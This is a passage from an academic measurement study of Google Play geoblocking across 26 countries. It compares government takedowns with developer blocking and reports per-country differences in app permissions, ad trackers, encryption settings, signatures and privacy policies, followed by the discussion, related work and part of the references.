Even though Google Play is the most accessible app market, our data still suggests geoblocking in all 26 countries in our study. Of the 5,385 apps, 3,672 apps are geoblocked in at least one country. Iran (IR) and Tunisia (TN) have the highest blocking by a wide margin, with 2,256 and 2,681 apps geoblocked. Surprisingly, geoblocking varies in the other countries, with 300 apps blocked in the US to 800 apps blocked in Zimbabwe (ZW), indicating high variability based on the region. Compared to prior geoblocking investigation on the web [80], the blocking we observe is significantly high, even though our data consists of apps with millions of users globally. On the web, the maximum observed geoblocking was 71 domains from the Alexa top 10K sites in the most affected countries [80].

We next investigate the availability of each app across countries for all apps to detect potential blocking trends. We first compute the similarity between two countries C_i and C_j, as:

$$S(C_i, C_j) = \frac{|G_{C_i} \cap G_{C_j}| + |\sim G_{C_i} \cap \sim G_{C_j}|}{\bigcup_i \sim G_{C_i}} \quad (1)$$

where, for country C_i, G_{C_i} is the set of apps that are geoblocked and $\sim G_{C_i}$ is the set of apps not geoblocked, and $\bigcup_i \sim G_{C_i}$ is the number of apps not geoblocked in at least one country (here, 5,385). We then use Ward's minimum variance method [67] to perform agglomerative clustering with the Hamming distance between countries computed as $S(C_i, C_j)$.




Figure 4: **Geoblocking per Cluster**: The countries are grouped by cluster, with geoblocking per country on the left axis and the intersection of geoblocked apps per cluster on the right axis. Each app is a data point on the x-axis (percentile when sorted by the number of geoblocked countries) shown in solid colors when geoblocked.

Figure 4 shows geoblocking in the 26 countries grouped by cluster, with the blocking per country on the left axis and the intersection of geoblocked apps within a cluster on the right axis. We find that the African countries experience the most geoblocking. Countries within the same region (e.g., the four EU countries) tend to have the same apps geoblocked, though minor variations exist. IR, TN, US, Canada (CA), and India (IN) are outliers and not clustered with any region.

We further investigate whether there exists a correlation between a country's app availability with its FHIF score and GDP using Spearman's rank correlation coefficient metric [41]. We find a moderate negative correlation (ρ=-0.58, p-value = 0.002) between a country's app availability and GDP. On the other hand, there is a moderate positive correlation (ρ= 0.64, p-value=0.001) between app availability and FHIF score. Despite the FHIF score's positive correlation with availability, we observe a few exceptions. For instance, CA, which has a higher FHIF score, has more geoblocking than the US and UK. Turkey (TR) and UAE (AE), which have very low FHIF scores, have higher availability than Japan (JP) and South Korea (KR). These exceptions could be because Freedom House, as far as we know, focuses only on government blocking of social media and communication apps [40].




Figure 5: **Developer blocking vs. takedown category–wise (%).** Each figure shows the country distributions and outliers in each category (with their total apps) for takedowns on the left, and developer blocking on the right. KR is a frequent outlier in takedowns, while IR is the most developer-blocked in all categories. Categories like FOOD, SHOP, and LIFE tend to be naturally region-specific and thus blocked more.

5.2 Who is Blocking?

While the statistics on geoblocking are valuable, we also want to know who is behind the blocking and the plausible reasons for such blocking. In this section, we are specifically interested in government-requested takedowns and developer-blocking of apps that are available in at least one country.

Government-requested takedowns. We observe that 61 unique apps are subject to government-requested takedowns (e.g., `com.truecaller` in TR, `mobi.jackd.android` in KR, and `com.mi.globalbrowser.mini` in the US). KR, specifically, has the most government-requested takedowns with 36 apps removed. The US has more than the median number of takedowns, while many countries with lower availability, particularly ZW, Bahrain (BH), Kenya (KE), and Egypt (EG), have the lowest of such takedowns.

We find a case of a government-requested takedown due to a violation of regional content regulation. For instance, in KR, 36 apps are taken down, of which 17 are gambling and game apps. This finding is consistent with reports of the Korean government's aggressive policy to block the distribution of apps with adult content, violence, or gambling [46]. Interestingly, KR is also an outlier in the categories DATE, ENT, LIFE, NEWS, and SOC, though to a lesser extent.

Certain app categories see more takedowns even when no government regulations appear to be violated. For instance, COMM apps encounter more takedowns in TR, and PHOT apps in IN. While countries with higher than the median geoblocking such as IR, RU, and TN are outliers in certain categories such as DATE, GAME, LIFE, surprisingly, countries such as the US, UK, and DE with lower geoblocking rates also are outliers in others such as BUS, TOOL, SHOP. Figure 5 (left) shows the distribution of government-requested takedowns by category and the outliers in each.

Developer-blocking. Compared to government-requested takedowns, we find that the proportion of apps that are developer-blocked is significantly higher in all countries and app categories, and has the most influence on geoblocking in the mobile domain. 2,419 (44.9%) unique apps are developer-blocked in at least one country (e.g., `free.vpn.unblock.proxy.turbovpn` in Hong Kong (HK), `com.google.android.apps.books` in Israel (IL), `com.twitter.android.lite` in the US). Consistent with prior web geoblocking study [80], IR is the most developer-blocked country with more than 50% blocking in eight categories and is the top outlier in every category.

While overall, countries within the same region (and hence, cluster) tend to have the same apps geoblocked, a closer look within a region shows different amounts of developer-blocking. For instance, the EU countries, UK, Germany (DE), Ireland (IE), and Hungary (HU) have 559, 580, 666, and 725 apps blocked, respectively. Examples of apps that are blocked differently in the EU countries are Paypal's `com.izettle.android`, which is blocked only in IE and HU, `com.lego.catalogue.global` that is blocked in the UK, IE, and DE, and `com.google.android.apps.walletnfcrel` and `com.yahoo.mobile.client.android.search`, both of which are blocked only in HU. Such region-specific differences in blocking may be a result of either local laws or consumer market segmentation for business.

We find 8 apps that are developer-blocked only in our four EU countries, possibly due to GDPR legislation. For instance, the news app `com.usatoday.android.news`, the largest gay social networking app, `com.blued.international`, and `com.ebates` are developer-blocked only in all four EU countries. While Facebook's Messenger for Kids is known to be geoblocked in our EU countries due to GDPR compliance




Figure 6: **Geodifferences in App Features.** The app feature and the number of apps with geodifferences in the specific feature is shown on the left. The number of apps with intersecting geodifferences (indicated by the dark circles) are annotated above. "Other" indicates features outside of the security and privacy related features in bold.

issues [115], we find that it is blocked in other countries like Ukraine (UA), Israel (IL), HK, RU, and KR as well.

Certain countries have more developer-blocking in certain categories. For instance, the African countries in our study—KE, ZW, TN, and EG— appear in seven out of the top 10 developer-blocked categories. JP has the most developer-blocking in VID and EDU, RU in COMM, and HU in NEWS apps. Consistent with prior research on the web [80], SHOP and FOOD apps are the most developer-blocked everywhere, possibly because these apps are often region-specific and involve financial transactions in local currency. However, contrary to that work, we find that EDU and MED are the least developer-blocked. Figure 5 (right) shows the distribution of developer-blocked categories and the outliers in each.

Countries also vary in the developer-blocking of the special-interest apps (security, privacy, ad blocker, crypto, and VPN) we study. The top three countries that have the most developer-blocking of these apps are IR, ZW, and HK with 298, 79, and 78 apps blocked, respectively. While prior research has noted high blocking of VPN apps in RU [119], we find HK and TR (25 and 17 apps) have higher blocking of VPN apps than RU (15 apps). The higher blocking in HK and RU of VPN apps is consistent with the recent upsurge of surveillance laws there [59, 117].

Although our data consists of free apps, some support in-app purchases that may cause US sanctions to play a role in geoblocking in embargoed countries like IR, ZW, and Venezuela (VE). Amongst the embargoed countries, IR has much higher blocking when compared to ZW and VE. While Google prevents in-app purchases in IR, they are supported in VE and ZW [48]. Despite this, we find that developers disable in-app purchases in all apps in VE and ZW.

5.3 Geodifferences in Security and Privacy

Until now, we studied the phenomena of geoblocking in the mobile app ecosystem. In this section, we go beyond and ask whether the apps available in more than one country have geodifferences that lead to differences in security and privacy offerings to users in a region. To the best of our knowledge, we are the first to conduct such a study.

Despite using a measurement design that ensures app updates to be rare, we observe geodifferences in 596 apps as seen by a binary diff of our `apks` across countries. To confirm that the observed number of apps with geodifferences is statistically higher than the expected number of app updates, we conduct a z-test by considering each app as a sample and the presence of geodifference in an app as a binary value. With this, we define the null hypothesis as the average percentage of apps with geodifferences (11.1%, here) to be less than or equal to the average percentage of apps updated on a given day (N(1.1, 0.05) from preliminary experiments in section 3). The resulting p-value of 0 is less than the significance level 0.05, which allows us to reject our null hypothesis and confirm a significantly large number of apps with geodifferences.

The presence of apps with geodifferences is consistent with Google's country targeting feature that allows developers to distribute different versions to different countries [43]. Since we expect apps with geodifferences to also have version differences, we study app versions and find that not all of these apps have differences in an app's user-facing version. While all 596 apps have differences in the internal versions, 11 apps have the same user-facing versions in all available countries[2].

Figure 6 shows the distribution of geodifferences in app features. We find apps with geodifferences in privacy policies (sometimes even when their `apks` have no geodifferences), permissions, signatures, settings for encrypted communication, third-party libraries, and in other app features such as assets and app components. Below, we focus on geodifferences in security and privacy related features in more detail. While overall, the geodifferences appear to be more prominent in certain countries, we did not observe regional differences related to localization.

Permissions Requested. We compare an app's permissions in all 26 countries and determine the number of additional requested permissions in each country. The number of extra permissions requested by an app a in a country is computed as $|P_{ac} - P_a|$, where P_{ac} is the set of permissions requested by the app in country c, and $P_a = \cap_{i \in Countries} P_{ai}$ is the intersection of requested permissions in countries where the app is available.

We found 127 apps that exhibit geodifferences in permissions requested. On average, the most frequently requested extra permissions are `READ_EXTERNAL_STORAGE` and `READ_PHONE_STATE`, both *Dangerous*, and `RECEIVE_BOOT_COMPLETED`, which is *Normal*. We find 49 apps that request *Dangerous* permissions only in certain countries. For instance, the app `com.fun.top.video` has two *Dangerous*

[2]There are two app versions in an app's manifest—a version that is displayed on the app's home page on Google Play, which we call the user-facing version, and an internal developer version.




Figure 7: **Extra Permissions**– The Y-axis shows unique number of extra permissions requested of each type. X-axis paranthesis shows # apps requesting extra permissions in each country. Most apps only request a handful of extra permissions, the median being four. "Other" indicates custom or vendor specific permissions




Figure 8: **Extra Ad Trackers.** The number of apps with geodifferences in ad trackers per country is shown in parenthesis on the X axis. While the majority of apps only include one extra ad tracker in certain countries, there are outliers present in all countries, with one app including 15 extra ad trackers in both IR and KE.

permissions (`ACCESS_BACKGROUND_LOCATION` and `CAMERA`) only in AE, BH, IR, and TN. `com.honor.global` has one extra permission `ACCESS_FINE_LOCATION` only in DE and UK. On average, we observe apps in BH, TN, CA, and DE to request the most extra *Dangerous* permissions (e.g., `READ_EXTERNAL_STORAGE` and `READ_PHONE_STATE`). Figure 7 shows the breakdown of extra permissions of each permission type by country.

We analyze app categories that request extra *Dangerous* permissions. We find that five categories request extra *Dangerous* permissions most often—LIFE, VID, DATE, ENT, and TOOL. While it makes sense for TOOL and VID apps to request *Dangerous* permissions, it is surprising that DATE and LIFE apps request extra *Dangerous* permissions, especially only in certain countries. For instance, `com.datemyage` and `com.netatmo.camera`, request `READ_EXTERNAL_STORAGE` and `RECORD_AUDIO` permissions in only 11 and 3 countries, respectively.

Third-party Libs. Similar to how we compute the number of extra permissions requested, we compute the number of extra third-party libraries in an app per country, focusing on ad trackers. We found 118 apps with additional ad trackers, with the top five most included ad trackers being Integral Ad Science, Moat, and Facebook's—Analytics, Places, and Share. On average, IR has the most extra ad trackers, followed by KE and UA. Figure 8 shows the geodifferences in extra ad trackers per country. There are outlier apps in every country, notably in IR and KE where the app `com.outfit7.movingeye.swampattack` includes 15 additional ad trackers. `com.uc.vmate` and `com.mapfactor.navigator` request 10 additional ad trackers each, the former in IE and UA, and the latter in BH, HK, IL, KE, US, and VE. The median number of extra ad tracker per country is one (e.g., `com.shareitagain.bigemoji` includes `AdColony` only in DE and IN). The top categories with the most extra ad trackers are GAME (e.g., `com.outfit7.movingeye.swampattack`), ENT (e.g., `com.graymatrix.did`), and SOC (e.g., `messenger.chat.social.messenger.lite`). Overall, on average, TN, AE, and UA have the most extra third-party libraries.

Encrypted Communication. We find 23 apps that selectively use unencrypted communication settings for some countries. For instance, `com.honor.global` (which has two additional *Dangerous* permissions only in UK and DE) uses encrypted communication only in DE and UK. Three of the apps that have geodifferences in this communication setting are VPN apps. For instance, `com.vpnproxy.connect` uses unencrypted communication only in UK, TN, and VE.

Signature Algorithms. We find that 16 apps have geodifferences in the signature algorithms used, suggesting that some apps in certain geolocations are at a higher security risk from using weak signatures. For instance, `com.thomsonreuters.reuters`, which is available everywhere except TN, is signed with just the signature scheme V1 in 16 countries, including the US, CA, and DE, and uses the V2 scheme in other countries. `ca.bell.selfserve.mybellmobile` uses V1, V2, and V3 signature schemes everywhere, except in JP and MX, where the app does not use the V3 signature scheme. This is against Google's recommendation of signing the apps with all three signature schemes for maximum security [12].

Privacy Policy. We find 103 apps with geodifferences in privacy policies. Our data shows that regional legislation such as the GDPR in the EU and the CCPA in the US [63, 108] actually have a positive influence on app developers. However, we also find that countries not covered by CCPA or GDPR have a higher privacy risk. For example, 71 apps from Google have additional clauses to comply with GDPR only in our EU countries and for the CCPA only in the US. While the US policy of `gbis.gbandroid` was updated recently in 2020 to comply with CCPA, the privacy policies in countries

with older legislation (e.g., AU - Privacy Act 1988) were last updated in 2017 [31]. Norwegian company Opera has six apps, including `com.opera.browser`, with policies that use two different data protection standards: European in the European Economic Area and Singaporean in other countries.

We find instances of privacy policies that fail to download even when the apps themselves are available. Privacy policy downloads of 37 apps returned 403 Forbidden errors (at least once in all countries), and for another 20 apps, returned explicit server-side blocking error pages (at least once in 21 countries). Notably, 12 policies hosted on Google's App Engine (GAE) did not download in IR because GAE is blocked due to embargo rules there [77]. We could not download the privacy policy for `org.openobservatory.ooniprobe` (hosted on ooni.torproject.org) in TR, where Tor is known to be blocked [91] and `org.telegram.messenger` in IR, where Telegram is blocked [38]. Surprisingly, we received the IR government blockpage for policy URLs of four apps (e.g., `com.geekslab.applockpro`).

While we expect privacy policies to differ across regions when apps request different *Dangerous* permissions, we found 28 apps with identical privacy policies despite having geodifferences in requested *Dangerous* permissions. Additionally, not all privacy policy URLs point to a valid policy page as required by Google. For example, the policies of the apps `com.jagbani` and `net.bitburst.pollpay` link to a company website and to a deactivated page, respectively.

6 Limitations & Future Work

Our work is the first large-scale data-driven study into the prevalence of geodifferences in the mobile app ecosystem. We chose to look at the popular apps where we expected developers to put effort to maintain the apps. Any geodifferences observed in these apps greatly impact users because of their popularity (and we found many). There may be region-specific trends that can be discovered by further studying the long tail of less popular apps on Google Play.

While we contribute significantly to characterizing geodifferences and who is responsible for them in the mobile app ecosystem, we are limited in our study on why these geodifferences exist. Prior work on web geoblocking summarizes the motivations for geoblocking to be one or more factors such as data protection law, economic sanctions, revenue, national security, political censorship, or unintentional [118]. They emphasize that distinguishing between these motives is hard given how they are interdependent on each other. Thus, future work could include focused investigations to distill the reasoning i.e., from financial to data protection or others, and their impacts on users, or study popular regional apps itself to understand that. Currently, we only examine an app's static features, and future studies could use results from runtime behavior analysis of apps within a region.

Though our study is focused on Google Play, future work could do a broader study that includes other app markets. Our study is limited to 26 countries and 5,684 popular apps. While we consider our choice of countries reasonable for a first geographic study, additional countries could provide more insights. We use the FHIF score as a metric for country selection following prior work on the web but acknowledge a potential bias in the metric [109]. Hence, we do not draw any large conclusions based on the metric.

7 Discussion

We focus on Google Play because it is the largest and the most accessible app market. Our findings suggest differences in app equity as a result of geoblocking and geodifferences in apps. We find certain countries experiencing more blocking than others, alarming cases of the same apps asking for different permissions in different countries, and overt violations of privacy disclosures in some countries, to name a few. While Google has taken some steps towards a transparent ecosystem [9], the geodifferences that we observe are not generally known due to lack of research in this space. Our work highlights the shortcomings in Google's auditing of the app ecosystem.

There are a few steps that Google and other global app market proprietors (e.g., Amazon Appstore) could take to address some of the issues we find. For instance, Google could consider pushing for transparency from developers to specify regional differences in app features, including permissions, ad trackers, and privacy policies. Google could also do better testing for an app's compliance with its existing guidelines (e.g., on privacy policy and signatures) across countries since our study discovers both non-compliance and geodifferences for the same app. Considering that auditing external links are hard, Google could host an app's privacy policy themselves to track policy changes. Google could provide an app's release history (as provided by some app markets like APKMirror and Apple's AppStore), which could help audit developer behavior in the ecosystem.

Developers on Google Play have fine-grained access to country and device targeting features. Prior web geoblocking studies have shown how an unrestricted country targeting feature provided by Cloudflare, a web CDN, led to significant blocking, isolating certain countries more than the others [80]. In 2018, Cloudflare reverted to its older business model that limited country targeting only to their enterprise customers. In the mobile app ecosystem too, we note certain countries (e.g., Iran) that are more isolated than the others, even though the apps we study are all free apps and popular apps. We believe that some of the geoblocking is partly because developers have unrestricted access to country targeting features on Google Play. Global centralized app market owners like Google can prevent exacerbating this divide.

Recently there have been several instances of governments relying on Google Play to ban content. In June 2020, the

Indian government banned 59 Chinese apps [114]. Per our longitudinal metadata, Google took down the apps in India on July 2, 2020, less than a week after the government issued a public notice. A similar pattern emerged in the US when the government threatened to ban Chinese apps like Tiktok [112]. These were high-profile takedown threats. But, our work shows that takedowns can also happen without much public knowledge or debate. As a platform owner, Google could provide better insights on why they removed each app in its transparency reports [44] and clearly disclose the reason an app is not available in a country on the app's homepage. Detailed transparency reports coupled with informative error messages (as in the web ecosystem) will enable researchers and third parties to audit the app market for app equity and for citizenry to be better informed on reasons for unavailability.

Potentially as a result of Google's policies in some countries, regional app markets are becoming increasingly popular. For instance, Google's approach towards Iranian apps and developers [36, 116] has likely contributed to the popularity of local app markets like Cafe Bazaar in Iran. We find that some apps that are developer-blocked on Google Play are available on Cafe Bazaar, potentially driving users to the local app market. What is concerning here is that these local app markets may not necessarily have adequate app vetting policies. Moreover, app market owners may provide altered versions of apps to users; a user has no straightforward way to distinguish an altered app from a legitimate one.

8 Related Work

Geoblocking has garnered much attention from regulating organizations in recent years. In a bid to curtail discriminatory practices by service providers through geoblocking, the EU commission introduced regulations in 2017 to prevent unjustified geoblocking, and foster an unfragmented digital market [34]. A study by the Australian parliament in 2013 found exorbitant prices in Australian markets due to geoblocking and concluded that geoblocking should be regulated [26].

Prior research has studied geoblocking in the web ecosystem. Tschantz et al. conducted a preliminary study on the motivations for server-side geoblocking and showed that root-causing the reasons for blocking is non-trivial [118]. McDonald et al. performed a wide-scale measurement study on geoblocking by customers of web CDNs by using Cloudflare's CDN as a case study [80]. Afroz et al. used a combination of automated page loads, manual checking, and traceroutes to confirm geoblocking of developing countries [1].

Geoblocking by mobile app markets has been studied at limited scale. Ververis et. al [119] looked at censorship of 11 censorship-circumvention apps in Russia and China by querying public search engines of app markets (Google, Apple, Tencent). In a recent study on digital filtering in Saudi Arabia, authors noted an increasing availability of 18 mobile apps from none in 2017 to 93% in 2019 [3]. Some studies on Apple's and Google's app markets examine app admissions and removals to understand their reasons for such decisions [22, 58, 70, 76, 121], but do not discuss geoblocking or geodifferences in app features.

Prior research has looked at finding privacy policy violations by analyzing policy texts and apps [6, 7, 126], characterizing and querying privacy policies [56], and studying differences in the policies of free and paid apps [55]. Sun et al. showed that policies generated by automated privacy policy generators (APPG) are often incomplete [110]. Longitudinal studies of web privacy policies show that longer policies are slow to comply with recent legislation such as the GDPR [5, 30, 71]. Shen et al. conducted a study on the types of sensitive information that leak from mobile apps [105].

Research on app markets such Google Play and Tencent has studied their app auditing processes, transparency efforts, impact of app releases, download distribution of apps, app monetization schemes, and behavior of app developers [65, 78, 79, 93, 120, 123, 127]. Lim et al. [69] conducted a large-scale survey on mobile app user behavior that affects app market downloads. Other large scale studies examined update behavior of apps on Google Play [113], update timing delay [88], update frequency [95] and target fragmentation as a result of developers targeting older Android versions [84].

9 Conclusion

We performed the first large-scale study of geodifferences in the mobile app ecosystem as seen by users in 26 countries. We designed and implemented a parallel, semi-automatic measurement testbed using which we collected 5,684 popular mobile apps from Google Play in our countries using direct measurement vantage points. Our data showed high amounts of geoblocking in all 26 countries. While we corroborated anecdotal instances of takedowns due to government requests, we found that blocking by developers had the most influence on the geoblocking. We also found instances of developers that release different app versions to different countries, with some apps having weaker security settings and privacy disclosures. Based on our findings, we provided recommendations for app market proprietors to address the issues we found.

10 Acknowledgement

We thank our anonymous reviewers for their valuable feedback on our work. We also thank our collaborators Sreeram Rajendran, Radhesh Krishnan K., Sreesh Kishore, and Naihao Deng, for their help during the initial testing phase of our tool and their insightful discussions. Shoutout to Aryana Ensafi Halderman, who accompanied us throughout this work, slogging through endless brainstorms and crazy timelines.

References

[1] S. Afroz, M. C. Tschantz, S. Sajid, S. A. Qazi, M. Javed, and V. Paxson. Exploring server-side blocking of regions. https://arxiv.org/pdf/1805.11606.pdf, 2018.

[2] A. Akhavan Niaki, S. Cho, Z. Weinberg, N. P. Hoang, A. Razaghpanah, N. Christin, and P. Gill. ICLab: A Global, Longitudinal Internet Censorship Measurement Platform. In *IEEE S&P*, 2020.

[3] F. Alharbi, M. Faloutsos, and N. Abu-Ghazaleh. Opening digital borders cautiously yet decisively: Digital filtering in Saudi Arabia. In *USENIX FOCI*, 2020.

[4] S. Ali, M. Elgharabawy, Q. Duchaussoy, M. Mannan, and A. Youssef. Betrayed by the guardian: Security and privacy risks of parental control solutions. In *ACSAC*, 2020.

[5] R. Amos, G. Acar, E. Lucherini, M. Kshirsagar, A. Narayanan, and J. Mayer. Privacy Policies over Time: Curation and Analysis of a Million-Document Dataset. https://arxiv.org/pdf/2008.09159.pdf, 2020.

[6] B. Andow, S. Y. Mahmud, W. Wang, J. Whitaker, W. Enck, B. Reaves, K. Singh, and T. Xie. PolicyLint: Investigating internal privacy policy contradictions on Google Play. In *USENIX Security*, 2019.

[7] B. Andow, S. Y. Mahmud, J. Whitaker, W. Enck, B. Reaves, K. Singh, and S. Egelman. Actions speak louder than words: Entity-sensitive privacy policy and data flow analysis with PoliCheck. In *USENIX Security*, 2020.

[8] Android. Manifest.permission. https://developer.android.com/reference/android/Manifest.permission, 2021.

[9] New safety section in Google Play will give transparency into how apps use data. https://android-developers.googleblog.com/2021/05/new-safety-section-in-google-play-will.html, 2021.

[10] Android Open Source Project. Filters on Google Play. https://developer.android.com/google/play/filters, 2019.

[11] Android Open Source Project. App Manifest Overview. https://developer.android.com/guide/topics/manifest/manifest-intro, 2020.

[12] Android Open Source Project. Application signing. https://source.android.com/security/apksigning, 2020.

[13] Android Open Source Project. Command line tools. https://developer.android.com/studio/command-line, 2020.

[14] Android Open Source Project. Google Play. https://developer.android.com/distribute, 2020.

[15] Android Open Source Project. Network security configuration. https://developer.android.com/training/articles/security-config, 2020.

[16] Android Open Source Project. Sell digital purchases with Play In-app Billing. https://developer.android.com/distribute/best-practices/earn/in-app-purchases, 2020.

[17] Android Open Source Project. Version your app. https://developer.android.com/studio/publish/versioning, 2020.

[18] Android Open Source Project. android:usesCleartextTraffic. https://developer.android.com/guide/topics/manifest/application-element, 2021.

[19] Google removes Fortnite from the Play Store for violating in-app payment policy. https://9to5google.com/2020/08/13/google-play-removes-fortnite/, 2020.

[20] Apktool. https://ibotpeaches.github.io/Apktool/.

[21] Android ad network statistics and market share. https://www.appbrain.com/stats/libraries/ad-networks.

[22] Apple Censorship. Apple Censorship. https://applecensorship.com/?l=en, 2020.

[23] ARTICLE 19. The Global Expression Report 2019/2020. https://www.article19.org/wp-content/uploads/2020/10/GxR2019-20report.pdf.

[24] S. Aryan, H. Aryan, and J. A. Halderman. Internet censorship in Iran: A first look. In *USENIX FOCI*, 2013.

[25] E. Athanasopoulos, S. Ioannidis, and A. Sfakianakis. CensMon: A web censorship monitor. In *USENIX FOCI*, 2011.

[26] Austrlian House Standing Committee on Infrastructure and Communications. At what cost? IT pricing and the Australia tax, July 2013. https://www.aph.gov.au/Parliamentary_Business/Committees/House_of_Representatives_Committees?url=ic/itpricing/report.htm.

[27] M. Backes, S. Bugiel, and E. Derr. Reliable third-party library detection in Android and its security applications. In *ACM CCS*, 2016.

[28] A. D. Blog. Turning it up to 11: Android 11 for developers. https://android-developers.googleblog.com/2020/09/android11-final-release.html, 2020.

[29] App stores list. https://www.businessofapps.com/guide/app-stores-list/#1, 2021.

[30] M. Degeling, C. Utz, C. Lentzsch, H. Hosseini, F. Schaub, , and T. Holz. We Value Your Privacy ... Now Take Some Cookies: Measuring the GDPR's Impact on Web Privacy. In *NDSS*, 2019.

[31] DLA Piper. Data Protection Laws of the World. https://www.dlapiperdataprotection.com/system/

modules/za.co.heliosdesign.dla.lotw.data_protection/functions/handbook.pdf?country=all, 2020.

[32] Best alternative Android markets: review by country. https://thinkmobiles.com/blog/alternative-app-stores-for-android/, 2021.

[33] What are the biggest tracker networks and what can I do about them? https://spreadprivacy.com/biggest-tracker-networks/, 2021.

[34] European Commission. A Digital Single Market for the benefit of all Europeans. https://ec.europa.eu/digital-single-market/en/policies/shaping-digital-single-market, 2019.

[35] Exodus Privacy. https://exodus-privacy.eu.org, 2021.

[36] Financial Tribune. Sanctions make Iran developers witty. https://financialtribune.com/articles/sci-tech/72057/sanctions-make-iran-developers-witty, 2017.

[37] Fortune. Russia Demands LinkedIn App Takedown, Apple and Google Comply. https://fortune.com/2017/01/08/russia-linkedin-google-apple/, 2018.

[38] Freedom House. Freedom on the Net 2019: Iran. https://freedomhouse.org/country/iran/freedom-net/2019, 2019.

[39] Freedom House. Freedom on the Net Report 2019. https://freedomhouse.org/report/freedom-net/2019/crisis-social-media, 2019.

[40] Freedom on the Net Research Methodology. https://freedomhouse.org/reports/freedom-net/freedom-net-research-methodology, 2020.

[41] A. Garcia Asuero, A. Sayago, and G. González. The correlation coefficient: An overview. *Critical Reviews in Analytical Chemistry*, 2006.

[42] J. Geddes, M. Schuchard, and N. Hopper. Cover Your ACKs: Pitfalls of Covert Channel Censorship Circumvention. In *ACM CCS*, 2013.

[43] Google. Distribute app releases to specific countries. https://support.google.com/googleplay/android-developer/answer/7550024?hl=en, 2020.

[44] Google. Google Transparency Report. https://transparencyreport.google.com/government-removals/overview?hl=en, 2020.

[45] Google. Prepare your app for review. https://support.google.com/googleplay/android-developer/answer/9815348, 2020.

[46] Google. Requirements for distributing apps in specific countries/regions. https://support.google.com/googleplay/android-developer/answer/6223646?hl=en, 2020.

[47] Google. Select a category and tags for your app or game. https://support.google.com/googleplay/android-developer/answer/113475, 2020.

[48] Google. Supported locations for distribution to Google Play users. https://support.google.com/googleplay/android-developer/table/3541286, 2020.

[49] Google. Try new Android apps before they're officially released. https://support.google.com/googleplay/answer/7003180?hl=en, 2020.

[50] Google. User data. https://support.google.com/googleplay/android-developer/answer/9888076, 2020.

[51] Google. View & restrict your app's compatible devices. https://support.google.com/googleplay/android-developer/answer/7353455?hl=en, 2021.

[52] Google Play Help. https://support.google.com/googleplay/thread/22123351?hl=en, 2019.

